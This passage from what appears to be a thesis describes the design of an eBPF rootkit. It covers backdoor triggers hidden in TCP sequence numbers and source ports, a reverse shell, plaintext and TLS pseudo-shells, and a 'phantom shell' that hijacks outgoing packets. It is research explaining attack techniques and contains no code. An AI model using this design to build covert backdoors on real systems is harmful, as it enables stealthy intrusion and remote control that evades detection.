2. The second type of trigger consists of dividing the payload into 6 chunks of 2 bytes each, and injecting them into the source port of SYN TCP packets, as shown in Figure 4.25.

Note that, although in Figure 4.24 and 4.25 the data is injected directly, this data has been transformed under the rolling XOR, so a firewall or IDS would not easily reconstruct the IP or the PORT just by looking at the packet.




Fig. 4.24. Multi-packet trigger with payload embedded in TCP sequence number.




Fig. 4.25. Multi-packet trigger with payload embedded in TCP source port.

After the rootkit client constructs the packet stream to send, the packets are sent in order to the infected system and the backdoor will have to process them. The backdoor will only be able to acknowledge that a trigger has been sent after the 3 (or the 6) packets have been received, therefore the XDP program is in charge of saving the last 3 (or the last 6) packets received from each IP address at a minimum.

In our rootkit, this is achieved by using eBPF maps which work as a First-In-First-Out (FIFO) structure:

- The map backdoor_packet_log_16 keeps a log of the last 3 packets received by each IP address, where the IP address is the key of the map.
- The map backdoor_packet_log_32 keeps a log of the last 6 packets received by each IP address, where the IP address is the key of the map.

By using the previous maps, the XDP program will first wait until 3 (or 6) packets are received, and afterwards attempt to extract the original payload for each new packet that arrives. For this, the XDP program will:

1. Extract the sequence number (or source port) from each of the packets in the map and concatenate the bytes.
2. Undo the rolling XOR operation.
3. Check that the CRC is correct.
4. Check that the field PORT XOR K3 is correct by trying with all the available values of K3, calculating (PORT XOR K3) XOR K3 and checking if the result is PORT.

If the previous checks do not fail, it means the packet stream was a multi-stream trigger and the XDP program proceeds to execute the action corresponding to K3.

4.5.2. Command and Control

This section details the C2 capabilities incorporated in our rootkit, that is, mechanisms that enable the attacker to introduce rootkit commands (not to be confused with Linux commands in a shell) from the remote rootkit client and to be executed in the infected machine, returning the output of the command (if any) back to the client. These rootkit commands can be instructed by sending a backdoor trigger, which as we mentioned, depending on the value of K3 in the trigger, a different rootkit action will be executed by the backdoor (available values are displayed in Table 4.6).

Some of the actions triggered by the backdoor involve modifying the behaviour of the rootkit (such as attaching/detaching eBPF programs remotely), while others enable the attacker to spawn rootkit 'pseudo-shells'. These pseudo-shells are a special rootkit-to-rootkit client connections which simulate a shell program, enabling the attacker to execute

Linux commands remotely and get the results as if it was executing them directly in the infected machine. During this connection, the rootkit and the rootkit client will exchange messages containing commands and information. For this, both programs need to agree on a common protocol which is mutually understood, defining the format and content of these transmissions.

Apart from being able to spawn pseudo-shells by sending such action requests to the backdoor using a backdoor trigger, some other shells can also be spawned as a result of a successful exploitation of either the library injection module or the execution hijacking module. In particular, the malicious library we injected in Section 4.2 and the malicious user program of Section 4.4 spawn one of these shells once they are executed.

As a summary, Figure 4.26 shows an overview of C2 infrastructure.




Fig. 4.26. Command and Control infrastructure of the rootkit.

As we can observe in the figure, the rootkit client offers a command launcher, which sends backdoor triggers to the backdoor. The backdoor scans the traffic and executes the according action corresponding to K3. After that, the backdoor can use the ring buffer to instruct the rootkit user process to launch actions from the user space. One of these actions is starting an encrypted pseudo-shell connection, enabling the rootkit client to remotely execute commands in the infected machine. As we mentioned, other types of shells can be spawned, including a simple reverse shell by the malicious library of the library injection module, a plaintext pseudo-shell connection by the execution hijacking module, and a pseudo-shell based on packets hijacked by the backdoor called the 'phantom shell'.

We will now proceed to analyse each of these connections and shell-like mechanisms which compound the C2 functionality.

Reverse shell

This is the simplest and most automated shell we can obtain from an infected machine. This shell is spawned when we inject the malicious library of the library injection module (Section 4.2), therefore the parties involved in the transmission are the rootkit client and the malicious library.

A reverse shell is initiated from the infected machine to the attacker, that is, the malicious library actively initiates the connection, and the rootkit client must listen for this request using a netcat listener (or a similar program). A reverse shell is usually created in three steps:

1. Open a socket and setting a TCP connection with the attacker IP and listening port (other protocols may be used too).
2. Readjusting the three standard POSIX file descriptors in the infected machine (stdin, stdout, stderr) [119] so that they refer to the same file descriptor of the socket.
3. Executing a shell program (bash, sh).

With the above setup, any command received in the socket (which is now a duplicate of file descriptor stdin) will be used by the shell program as an input. The shell program will execute the command and return the output in stdout, which since it is now a duplicate of the socket, it will be written into the socket, sending the message to the attacker through the network.

The attacker, for its part, can accept the TCP connection requested by the infected machine, opening a socket and writing to it to send commands, and reading from the socket to receive the output of the commands' execution on the victim.

Plaintext pseudo-shell

This shell-like connection enables the attacker to send commands, execute them in the infected machine and receive back the output without the execution of any shell program, and with all transmissions being sent in plaintext over the network.

This type of shell is obtained by running the malicious program of the execution hijacking module of the rootkit. The rootkit currently does not incorporate a backdoor trigger that launches this module, but rather it is started automatically once the malicious program is executed (see Table 4.6, we have not included a K3 for running an unencrypted pseudo-shell).

While running a plaintext pseudo-shell, the rootkit client and the malicious program from the execution hijacking module (hereafter called the rootkit, since it is part of it) will make use of a master/slave protocol where the rootkit client acts as the master (sending commands) and the rootkit acts as the slave (it only sends data in response of a client message). On each transmission, the rootkit client will send a single TCP packet (without a preceding 3-way handshake) in which the command is embedded as the payload. The rootkit will execute this command and answer back with the output in another single TCP packet.

Apart from the data being transmitted (the command and the output of that command), we will find a protocol header embedded in the packet payload too. This header will be positioned starting at the first byte of the packet payload, preceding any other data, which is written in the next byte right after the header ends. Figure 4.27 shows the overall structure of one of the TCP packets being used in the protocol. Table 4.8 shows the different headers and their meaning in the protocol.




Fig. 4.27. Packet structure in a plaintext rootkit pseudo-shell.

HEADER	DESCRIPTION
CC_SYN	Sent by the rootkit client to the rootkit, requests to initiate a connection. Expects a packet with CC_ACK in response.
CC_ACK	Sent by the rootkit to the rootkit client, indicates readiness to initiate a connection.
CC_MSG#	Packet with data. If sent by the rootkit client, it contains a command. If sent by the rootkit, it contains the command execution output.
CC_FIN	Sent by the rootkit client. Requests to terminate the pseudo-shell connection.
CC_ERR	Sent by the rootkit. Indicates that the rootkit failed to parse the packet that the rootkit client sent.

Table 4.8. Protocol headers in the plaintext rootkit pseudo-shell.

Figure 4.28 illustrates a common transmission following the described protocol.

As we can observe in Figure 4.28, packets containing CC_SYN and CC_ACK act as a custom 2-way handshake. This step could be considered redundant and has been included only to share a resemblance with the TCP protocol.




Fig. 4.28. Execution of a command using a plaintext rootkit pseudo-shell.

Also, note that after a successful CC_SYN-CC_ACK exchange there is no need to repeat it after a CC_MSG, the transmission will consist of consecutive CC_MSG packets until the pseudo-shell is closed from the rootkit client with a CC_FIN.

Encrypted pseudo-shell

Similarly to plaintext pseudo-shells, encrypted pseudo-shells enable the attacker to send commands, execute them in the infected machine and receive back the output, but all transmissions will be contained in the context of a secure encrypted connection using TLS.

In our rootkit, this type of shells are spawned after the rootkit client requests such an action to the network backdoor by setting the appropriate value of K3 (see Table 4.6) on either a pattern-based backdoor trigger or a multi-packet trigger. Once such a trigger is received in the backdoor, it will request to the rootkit user process to execute a TLS client that connects to the TLS server run at the rootkit client.

Once both parties are connected using TLS, they exchange data using a custom protocol, similar to the one used for plaintext pseudo-shells, but this time using TLS-contained messages. This message exchange works as master/slave protocol too, where the rootkit client will send a command to the rootkit, and the rootkit will execute the command and answer back with the output. Similarly to plaintext pseudo-shells, these messages are composed of a header and the data being transmitted. Table 4.9 show the headers according to the protocol.

As we can observe, this protocol works similarly to the one in pseudo-shells, with the only absence of the CC_SYN and CC_ACK messages. The reason for this is that, since

HEADER	DESCRIPTION
CC_COMM_RQ#	Sent by the rootkit client to the rootkit, sends a command to be executed.
CC_COMM_RS#	Sent by the rootkit to the rootkit client, sends the result of an executed command.
CC_FIN	Sent by the rootkit client. Requests to terminate the pseudo-shell connection.
CC_ERR	Sent by the rootkit. Indicates that the rootkit failed to parse the message that the rootkit client sent.

Table 4.9. Protocol headers in the encrypted rootkit pseudo-shell.

the messages are contained in the context of a TLS connection, accepting the connection is considered as assurance enough that both parties are already synchronized.

Phantom shell

This shell-like connection works with the coordination of both the XDP and TC modules at the backdoor. It does not involve sending any packets from the user space, but rather the backdoor will reuse packets being sent by other applications in the infected machine, modifying them so that they are directed to the rootkit client. Afterwards, the original packet will be transmitted without modifications to its original destination due to the TCP retransmissions. This technique has been explained in detail in Section 3.4.1.

A phantom shell can be obtained from the rootkit client by sending a backdoor trigger (only pattern-based triggers are supported for this shell) with the corresponding value of K3 (see Table 4.6). The XDP program at the backdoor receives the trigger and communicates to the TC program that the backdoor has been instructed to start a phantom shell. TC will modify a single packet and send it to the rootkit client, indicating that the backdoor is ready to start the phantom shell. After that, the client and the backdoor exchange TCP packets using a shared protocol (similar to that of plaintext pseudo-shells) in the following manner:

1. The rootkit client sends a TCP packet with the command to execute.
2. The XDP program at the backdoor scans the traffic and detects that a TCP packet belonging to a phantom shell has been received (recognizing it by its header at the TCP payload).
3. The XDP program tells the rootkit user space process to execute the command and obtain the output.
4. The rootkit user space program communicates the TC program the output of the command.
5. The TC program overwrite a packet and redirects it to the rootkit client.

Both XDP and the user space rootkit program will communicate with the TC program using a shared map called backdoor_phantom_shell. This map only stores one single entry at a time, containing the following data:

- IP address indicated in the backdoor trigger to which the backdoor must write back to.
- Port indicated in the backdoor trigger.
- The command requested by the rootkit client (this is empty when XDP communicates having received the backdoor trigger in the first step).

With respect to the protocol being used, the TCP packets exchanged between the rootkit client and the TC program is the same as that shown in Figure 4.27. The only difference is in the headers being used, which are described in Table 4.10.

HEADER	DESCRIPTION
CC_PHANTOM_INIT	Sent by the TC program to the rootkit client after receiving the pattern-based backdoor trigger indicating request to initiate a phantom shell.
CC_PHAN_RQ#	Sent by the rootkit client to the backdoor, sends a command to be executed.
CC_PHAN_RS#	Sent by the backdoor to the rootkit client, sends the result of an executed command.
CC_ERR	Sent by the backdoor. Indicates that the rootkit user space program failed to parse the command that the rootkit client sent.

Table 4.10. Protocol headers in the phantom shell.

As we can appreciate in the table, in contrast to the other pseudo-shells we have presented, there are not any headers indicating to close the phantom shell in this protocol. This is because there is no program listening to the messages such as in the previous cases (the encrypted pseudo shell used a TLS client, the other where run from the malicious library and malicious program from rootkit modules). In this case, however, the backdoor listens for each message and executes the commands individually, as in a stateless protocol (although it requires the starting backdoor trigger to authenticate the rootkit client).

Figure 4.29 illustrates this explanation by showing how the rootkit client executes a command using a phantom shell.

As we can observe in the figure, the XDP program at the backdoor is responsible of sniffing the network for a backdoor trigger to authenticate an attacker and start the




Fig. 4.29. Execution of a command using the phantom shell.

phantom shell or, afterwards, a phantom shell header. Once the XDP program or the rootkit user program write into the shared eBPF map that a phantom shell packet is needed to be sent, the TC egress program hijacks the first TCP packet that a user application requests to send through the network. TCP retransmissions ensure that this packet is eventually delivered.

Note that, currently, the rootkit only hijacks TCP packets, but it could also modify the headers of the packets of any other protocol so that they turn into a valid TCP packet too.

Backdoor commands

Apart from supporting the remote execution of commands via the shell-like connections we have covered in this section, the backdoor also enables two other backdoor commands which modify the behaviour of the rootkit. As we can observe in Table 4.6, these commands consist on enabling or disabling eBPF programs remotely.

These commands are launched from the rootkit client and get sent to the backdoor in the form of either a pattern-based trigger or any of the two forms of multi-packet trigger. As with any other backdoor trigger, the XDP program checks the value of K3 contained in the trigger and issues the corresponding action.

In the case of these commands, the order needs to be transmitted to the rootkit user space program via the ring buffer, from where the eBPF programs will be attached or detached using the eBPF program configurator. We will cover the eBPF program configurator extensively in Section 4.7.2.

Apart from just demonstrating the C2 capabilities of the rootkit, these commands are useful to perform a soft reset of the rootkit remotely (since it reloads all eBPF programs with the exception of the backdoor) or to minimize the rootkit activity to the minimum.

4.5.3. Backdoor internals

This section offers insight into the functioning of the XDP and TC programs composing our backdoor. We will particularly analyse their life cycle and operation, starting from the point when they are loaded and attached, and describing how they interact with the network traffic at the infected machine.

XDP

The XDP program is responsible of sniffing incoming network traffic and detecting backdoor triggers sent by the rootkit client. For this, it acts as a filter, where packets get passed to the kernel or go to the next filter depending on whether they meet certain criteria. Figure 4.30 illustrates the complete life cycle of the XDP program.

As we can observe in the figure, the XDP program must be attached to a network interface of the infected machine (eth0, wlan0...). Once attached, it will repeatedly sniff the incoming network traffic.

For any packet received, a filtering routine will be applied, whose purpose is to discard




Fig. 4.30. Life cycle of the backdoor XDP program.

any packet the backdoor will not work with, only keeping TCP/IP packets. Moreover, these initial checks done with the purpose of determining the protocol must always been made, otherwise the eBPF verifier may consider any access to the packet as invalid (since it will not be sure about the type and bounds of the fields it is accessing). We can also appreciate that the XDP program filters according to the destination port. The reason is that we have designed our backdoor trigger so that they are always directed to this port number.

After the initial filtering routine, the XDP program will check for any of the triggers or headers it could be received to support the C2 capabilities of the backdoor. For this, more filters will be implemented, usually checking for the payload or packet size first, and later checking for the actual contents since the verifier forbids accessing payload data if its length is not assured. Also, in the case of working with multi-packet triggers, the related eBPF maps must be updated with the log of the latest packets received, as we described in Section 4.5.1.

Once the type of trigger is detected, XDP proceeds to perform the actions related to the value of K3 found inside each trigger. As we described in Section 4.5.2, these include writing into the ring buffer or communicating with the TC program via the shared eBPF map.

Note that in this diagram it has been omitted the section related with modifying incoming packets, used for the PoC shown in Section 5.5.4. The reason is that its functionality is identical to that being shown in Figure 4.31 implemented by the TC program.

TC

The TC egress program is responsible for sniffing outgoing network traffic and modifying those packets needed for the C2 functionality, like the phantom shell. Similarly to the XDP program, it is composed of multiple layers of filters, whose purpose is to determine the packet protocol and the correctness of the data. Figure 4.31 shows the complete life cycle of the TC program.

As we can observe in the figure, the TC program will ignore any packet until some data arrives at the shared eBPF map. At that point, it will proceed to overwrite the packet with the data it has been sent by the XDP or rootkit user process. In particular, it must redirect the destination of the original packet (thus changing the IP address and destination port) and modify the payload of the packet. Therefore, it approaches the packet modification in two steps:

- Modifying the IP and TCP headers of the packet with the new destination data.
- Modifying the payload. Most of the times, this payload will be of different length compared to that of the original TCP packet, and therefore the TC program must modify the packet bounds. This is done using the bpf_skb_change_tail() helper, which we covered in Section 2.3.2. Note that, once we modify the packet bounds, the eBPF verifier will no longer trust our original checks with respect to the packet

